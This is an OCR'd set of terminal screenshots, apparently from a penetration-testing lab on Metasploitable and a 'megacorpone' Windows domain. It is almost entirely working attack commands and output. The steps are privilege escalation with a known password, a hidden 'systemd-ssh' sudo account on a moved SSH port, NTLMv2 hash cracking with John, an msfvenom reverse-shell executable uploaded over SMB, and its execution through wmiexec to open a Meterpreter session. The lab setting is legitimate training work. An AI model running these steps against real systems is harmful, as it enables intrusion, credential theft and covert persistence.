

Pentest - Remote Desktop
root@kali: ~
Zenmap
Kali on ML-REFVM-197105
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
daemon@metasploitable:/$ su msfadmin
su msfadmin
Password: cybersecurity
msfadmin@metasploitable:/$ ls
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
msfadmin@metasploitable:/$ sudo su -
sudo su -
[sudo] password for msfadmin: cybersecurity
root@metasploitable:~#
10:40 PM
1/9/2023



Pentest - Remote Desktop
root@kali: ~
Kali on
08:25 PM
root@kali: ~
File Actions Edit View Help
7 password hashes cracked, 1 left



Pentest - Remote Desktop
File Actions Edit View Help
ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Jan 10 21:13:19 2023 from 172.22.117.100
msfadmin@metasploitable:~$ sudo usermod -aG sudo systemd-ssh
msfadmin@metasploitable:~$ ssh -p 10022 systemd-ssh2172.22.117.100
ssh: systemd-ssh2172.22.117.100: Name or service not known
msfadmin@metasploitable:~$ ssh -p 10022 systemd-ssh@172.22.117.100
ssh: connect to host 172.22.117.100 port 10022: Connection refused
msfadmin@metasploitable:~$ sudo nano /etc/ssh/sshd_config
msfadmin@metasploitable:~$ ssh -p 10022 systemd-ssh@172.22.117.150
The authenticity of host '[172.22.117.150]:10022 ([172.22.117.150]:10022)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.22.117.150]:10022' (RSA) to the list of known hosts.
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
systemd-ssh@metasploitable:~$



Pentest2 - Remote Desktop
root@kali: ~
File Actions Edit View Help
nmap 172.22.117.0/24 -T4
Starting Nmap 7.92 (https://nmap.org) at 2023-01-12 20:05 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00091s latency).
Not shown: 989 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
5901/tcp open vnc-1
6001/tcp open X11:1
8080/tcp filtered http-proxy
Nmap done: 256 IP addresses (2 hosts up) scanned in 12.76 seconds



Pentest2 - Remote Desktop
qterminal
09:30 PM
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
┌──(root㉿kali)-[~]
└─# nano crack3.txt
┌──(root㉿kali)-[~]
└─# john crack3.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021 (pparker)
1g 0:00:00:00 DONE 2/3 (2023-01-12 21:29) 10.00g/s 76620p/s 76620c/s 76620C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
┌──(root㉿kali)-[~]
└─#



Pentest2 - Remote Desktop
root@kali: ~
10:04 PM
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name PID Session Name Session# Mem Usage
System Idle Process 0 Services 0 8 K
System 4 Services 0 88 K
Registry 72 Services 0 6,124 K
smss.exe 372 Services 0 216 K
csrss.exe 468 Services 0 2,504 K
wininit.exe 536 Services 0 2,692 K
csrss.exe 548 Console 1 2,056 K
services.exe 600 Services 0 6,188 K
lsass.exe 640 Services 0 13,220 K
winlogon.exe 648 Console 1 6,144 K
svchost.exe 756 Services 0 14,180 K
fontdrvhost.exe 772 Console 1 1,820 K
fontdrvhost.exe 780 Services 0 1,900 K
svchost.exe 868 Services 0 8,744 K
dwm.exe 952 Console 1 19,664 K
LogonUI.exe 968 Console 1 40,836 K
svchost.exe 436 Services 0 6,616 K
svchost.exe 484 Services 0 47,828 K
svchost.exe 552 Services 0 11,812 K
svchost.exe 528 Services 0 19,608 K
svchost.exe 736 Services 0 4,828 K
svchost.exe 860 Services 0 17,728 K
svchost.exe 1032 Services 0 14,076 K
svchost.exe 1100 Services 0 14,388 K
svchost.exe 1188 Services 0 8,684 K
VSSVC.exe 1648 Services 0 5,436 K
Memory Compression 1496 Services 0 22,448 K
svchost.exe 1616 Services 0 11,444 K
svchost.exe 1680 Services 0 8,544 K
svchost.exe 1708 Services 0 4,332 K
svchost.exe 1988 Services 0 4,928 K
svchost.exe 316 Services 0 5,152 K
svchost.exe 2064 Services 0 6,808 K
spoolsv.exe 2236 Services 0 14,024 K
svchost.exe 2292 Services 0 26,160 K
MsMpEng.exe 2380 Services 0 87,408 K
svchost.exe 2628 Services 0 6,724 K
NisSrv.exe 3220 Services 0 9,016 K
svchost.exe 3680 Services 0 7,104 K
MicrosoftEdgeUpdate.exe 3908 Services 0 1,808 K
SgrmBroker.exe 4028 Services 0 5,320 K
svchost.exe 3112 Services 0 10,528 K
uhssvc.exe 3120 Services 0 5,976 K
svchost.exe 3336 Services 0 9,316 K
SearchIndexer.exe 3500 Services 0 16,944 K
svchost.exe 988 Services 0 7,148 K
WmiPrvSE.exe 2940 Services 0 9,444 K
cmd.exe 3952 Services 0 3,772 K
conhost.exe 1420 Services 0 11,972 K
tasklist.exe 340 Services 0 8,552 K
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed



Pentest2 - Remote Desktop
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
08:02 PM
root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# cd ~
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌──(root㉿kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
session setup failed: NT_STATUS_CONNECTION_RESET
┌──(root㉿kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin DHS 0 Mon Jan 17 17:27:30 2022
$WinREAgent DH 0 Tue Oct 19 15:30:59 2021
bootmgr AHSR 413738 Sat Dec 7 04:08:37 2019
BOOTNXT AHS 1 Sat Dec 7 04:08:37 2019
bootTel.dat HS 112 Thu Jan 12 19:36:50 2023
Documents and Settings DHSrn 0 Mon May 10 08:16:44 2021
DumpStack.log.tmp AHS 8192 Tue Jan 17 19:52:53 2023
pagefile.sys AHS 1811939328 Tue Jan 17 19:52:53 2023
PerfLogs D 0 Sat Dec 7 04:14:16 2019
Program Files DR 0 Mon May 10 10:37:15 2021
Program Files (x86) DR 0 Thu Nov 19 02:33:53 2020
ProgramData DHn 0 Tue Jan 18 13:14:54 2022
Recovery DHSn 0 Mon May 10 08:16:51 2021
shell.exe A 7168 Tue Jan 18 18:27:18 2022
swapfile.sys AHS 268435456 Tue Jan 17 19:52:53 2023
System Volume Information DHS 0 Mon May 10 01:19:02 2021
Users DR 0 Mon Jan 17 17:24:45 2022
Windows D 0 Thu Jan 12 22:04:07 2023
33133914 blocks of size 4096. 27070408 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (10295.9 kb/s) (average 10296.0 kb/s)
smb: \> exit
┌──(root㉿kali)-[~]
└─# msfconsole
METASPLOIT CYBER MISSILE COMMAND V5



Pentest2 - Remote Desktop
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
08:08 PM
root@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name Current Setting Required Description
COMMAND C:shell.exe yes The command to execute
OUTPUT true yes Get the output of the executed command
RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain . no The Windows domain to use for authentication
SMBPass yes The password for the specified username
SMBUser yes The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain ⇒ megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
SMBPass ⇒ Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser ⇒ tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name Current Setting Required Description
COMMAND C:shell.exe yes The command to execute
OUTPUT true yes Get the output of the executed command
RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain megacorpone no The Windows domain to use for authentication
SMBPass Password! yes The password for the specified username
SMBUser tstark yes The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:64482) at 2023-01-17 20:07:20 -0500
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i
Active sessions
Id Name Type Information Connection
